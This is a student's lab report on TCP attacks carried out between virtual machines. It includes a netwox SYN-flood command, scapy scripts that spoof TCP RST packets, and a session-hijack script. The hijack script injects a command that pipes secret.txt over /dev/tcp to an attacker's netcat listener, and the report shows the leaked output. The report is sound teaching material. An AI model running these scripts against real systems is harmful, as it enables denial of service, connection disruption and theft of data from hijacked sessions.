
Adam Jarvis 3/21/2023

Project 3: TCP Attacks

For this project, I was tasked with several activities relating to TCP attacks and vulnerabilities. First, I used **netwox** to perform SYN flooding on a system whose SYN cookies are disabled. Next, I used **scapy** to perform a TCP RST attack and use manual and automatic methods to determine the sequence number of a spoofed RSP packet. Last, I used **scapy** to perform TCP hijacking and print out the contents of a secret txt file.


Task 1

In the first task, I used the following commands on the server to set up the system:




```
[03/21/23]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[03/21/23]seed@VM:~$ ip r
default via 10.0.2.1 dev enp0s3  proto static  metric 100
10.0.2.0/24 dev enp0s3  proto kernel  scope link  src 10.0.2.4  metric 100
169.254.0.0/16 dev enp0s3  scope link  metric 1000
[03/21/23]seed@VM:~$ 
```

In the above picture, I disable SYN cookies and retrieve the IP address of the server. On another virtual machine (acting as the user), I use the following command to perform the attack:



```
[03/21/23]seed@VM:~$ sudo netwox 76 -i 10.0.2.4 -p 80
```

Back on the server virtual machine, I use **netstat -na** to check the queue of the system and make sure the attack is being executed properly. Note the server is at 10.0.2.4 and the user/attacker is at 10.0.2.15 for this task:




```
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
tcp6       0      0 10.0.2.4:80             251.99.167.158:49459    SYN_RECV
tcp6       0      0 10.0.2.4:80             254.201.19.98:44597     SYN_RECV
tcp6       0      0 10.0.2.4:80             244.38.126.111:40774    SYN_RECV
tcp6       0      0 10.0.2.4:80             245.150.90.224:40154    SYN_RECV
tcp6       0      0 10.0.2.4:80             250.196.18.167:48160    SYN_RECV
tcp6       0      0 10.0.2.4:80             248.181.66.17:61467     SYN_RECV
tcp6       0      0 10.0.2.4:80             249.221.177.201:13900   SYN_RECV
tcp6       0      0 10.0.2.4:80             254.36.186.222:31651    SYN_RECV
tcp6       0      0 10.0.2.4:80             254.35.97.86:43981      SYN_RECV
tcp6       0      0 10.0.2.4:80             245.2.56.74:52449       SYN_RECV
tcp6       0      0 10.0.2.4:80             242.116.79.157:60725    SYN_RECV
tcp6       0      0 10.0.2.4:80             244.12.18.21:49080      SYN_RECV
tcp6       0      0 10.0.2.4:80             247.61.35.204:9557      SYN_RECV
tcp6       0      0 10.0.2.4:80             249.110.74.85:1145      SYN_RECV
tcp6       0      0 10.0.2.4:80             240.163.87.104:29933    SYN_RECV
tcp6       0      0 10.0.2.4:80             243.139.104.22:22765    SYN_RECV
tcp6       0      0 10.0.2.4:80             249.231.129.221:54195   SYN_RECV
tcp6       0      0 10.0.2.4:80             254.162.159.86:2384     SYN_RECV
tcp6       0      0 10.0.2.4:80             243.190.225.231:13364   SYN_RECV
tcp6       0      0 10.0.2.4:80             251.27.184.31:42575     SYN_RECV
```

As you can see, the queue is filled with SYN_RECV, which indicates the attack is being executed properly.


Task 2

To run the TCP RST attack, I used a setup like the first task with the server at 10.0.2.15 and the user/attacker at 10.0.2.4. First, I connected to the server using **telnet** using “telnet 10.0.2.15”. After connecting, I used “netstat -tna” to make sure I was connected:



```
[03/21/23]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.15:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.15:23            10.0.2.4:33976          ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```

From the above picture, we can see that the user is connected to the server on port 23. Next, I started Wireshark on the server using the “wireshark” command on “enp0s3”. I ran a single command on the user’s machine, and captured the last packet:




```
No.   Time                           Source              Destination         Protocol  Length Info
   70 2023-03-21 13:05:00.6450388… 10.0.2.4            10.0.2.15           TCP          66 33978 → 23
   71 2023-03-21 13:05:00.6459023… 10.0.2.15           10.0.2.4            TELNET      201 Telnet Data
   72 2023-03-21 13:05:00.6467177… 10.0.2.4            10.0.2.15           TCP          66 33978 → 23
   73 2023-03-21 13:05:00.6492048… 10.0.2.15           10.0.2.4            TELNET      303 Telnet Data
   74 2023-03-21 13:05:00.6500656… 10.0.2.4            10.0.2.15           TCP          66 33978 → 23
   75 2023-03-21 13:05:00.6503785… 10.0.2.15           10.0.2.4            TELNET       87 Telnet Data
   76 2023-03-21 13:05:00.6511082… 10.0.2.4            10.0.2.15           TCP          66 33978 → 23
   77 2023-03-21 13:05:01.9377827… PcsCompu_4d:69:8a   RealtekU_12:35:00   ARP          42 Who has 10.
   78 2023-03-21 13:05:01.9380921… RealtekU_12:35:00   PcsCompu_4d:69:8a   ARP          60 10.0.2.1 is
```

```
▶ Frame 75: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_4d:69:8a (08:00:27:4d:69:8a), Dst: PcsCompu_ea:15:8d (08:00:27:ea:15:8d)
▶ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.4
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 33978, Seq: 2011996339, Ack: 1626922206, Len: 2
    Source Port: 23
    Destination Port: 33978
    [Stream index: 0]
    [TCP Segment Len: 21]
    Sequence number: 2011996339
    [Next sequence number: 2011996360]
    Acknowledgment number: 1626922206
```

```
0000  08 00 27 ea 15 8d 08 00  27 4d 69 8a 08 00 45 10   ..'..... 'Mi...E.
0010  00 49 49 de 40 00 40 06  d8 ae 0a 00 02 0f 0a 00   .II.@.@. ........
0020  02 04 00 17 84 ba 77 ec  a0 b3 60 f8 dc de 80 18   ......w. ..`.....
0030  00 e3 18 4e 00 00 01 01  08 0a 00 14 d8 7e 00 14   ...N.... .....~..
0040  d1 a3 5b 30 33 2f 32 31  2f 32 33 5d 73 65 65 64   ..[03/21 /23]seed
0050  40 56 4d 3a 7e 24 20                               @VM:~$ 
```


Frame (frame), 87 bytes   Packets: 78 · Displayed: 78 (100.0%)   Profile: Default

From the above picture, I retrieve the ports and next sequence number. Using this info, I created a **scapy** program to terminate the connection:




```python
from scapy.all import *

# create IP and TCP headers for the spoofed RST packet
ip = IP(src="10.0.2.15", dst="10.0.2.4")
tcp = TCP(sport=23, dport=33978, flags="R", seq=2011996360)
pkt = ip/tcp

# send the spoofed RST packet and capture the response packet
ls(pkt)
send(pkt, verbose=0)
```

After running the program, the connection is terminated on the user virtual machine:




```
[03/21/23]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Mar 21 12:56:29 EDT 2023 from 10.0.2.4 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[03/21/23]seed@VM:~$ ls
android        Desktop    examples.desktop  lib       Public     Videos
bin            Documents  get-pip.py        Music     source
Customization  Downloads  host              Pictures  Templates
[03/21/23]seed@VM:~$ Connection closed by foreign host.
[03/21/23]seed@VM:~$ 
```

After manually setting the values, I wrote “auto_reset.py” to automatically retrieve the values:



```
import sys
from scapy.all import *

def spoof_tcp(pkt):
        IPLayer = IP(dst = "10.0.2.4", src = pkt[IP].dst)
        TCPLayer = TCP(flags="R", seq=pkt[TCP].ack,dport=pkt[TCP].sport,
sport=pkt[TCP].dport)
        spoofpkt = IPLayer/TCPLayer
        send(spoofpkt, verbose=0)

pkt = sniff(filter='tcp and src host 10.0.2.4', prn=spoof_tcp)
```

After starting this program on the server and attempting to connect from user’s machine:




```
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: Connection closed by foreign host.
[03/21/23]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Mar 21 13:34:40 EDT 2023 from 10.0.2.4 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[03/21/23]seed@VM:~$ lConnection closed by foreign host.
[03/21/23]seed@VM:~$ 
```

From the above picture, we can see that the connection is closed even after entering a single character.

Task 3


To perform TCP Hijacking and print out the contents of a secret.txt, I used a setup similar to the previous two tasks. First, I connect to the server from the user virtual machine using "telnet 10.0.2.15". Since I am only using one machine for the user and attacker, I went ahead and opened Wireshark on the same virtual machine. I sent a single command as the user to the server using telnet and used Wireshark to retrieve the port, sequence number, and ack using the same process as before.

On the attacker's machine, I created a "hijack.py" file with the values from Wireshark:




```
import sys
from scapy.all import *

IPLayer = IP(src = "10.0.2.4", dst = "10.0.2.15")
TCPLayer = TCP(sport=34486, dport=23, flags="A", seq=1271795704, ack=1815496943)

Data = "\r cat /home/seed/secret.txt > /dev/tcp/10.0.2.4/9090\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt, verbose=0)
```

Next, from the attacker's terminal, I use "nc -lv 9090" to start a server. I then opened a separate terminal to run my python file:



```
[03/21/23]seed@VM:~$ cd ~/Desktop
[03/21/23]seed@VM:~/Desktop$ sudo python hijack.py
version    : BitField (4 bits)                         = 4
(4)
ihl        : BitField (4 bits)                         = None
(None)
tos        : XByteField                                = 0

len        : ShortField                                = None
(None)
id         : ShortField                                = 1
(1)
flags      : FlagsField (3 bits)                       = <Flag 0 ()>
(<Flag 0 ()>)
frag       : BitField (13 bits)                        = 0
```

And the result in the attacker’s terminal:



```
[03/21/23]seed@VM:~/Desktop$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.15] port 9090 [tcp/*] accepted (family 2, s
port 44576)
m12857829
fake_password
[03/21/23]seed@VM:~/Desktop$
```

In the user’s terminal, the connection freezes and I cannot enter any additional inputs while the server’s terminal shows no information. As a result, the program executes properly and displays the contents of secret.txt.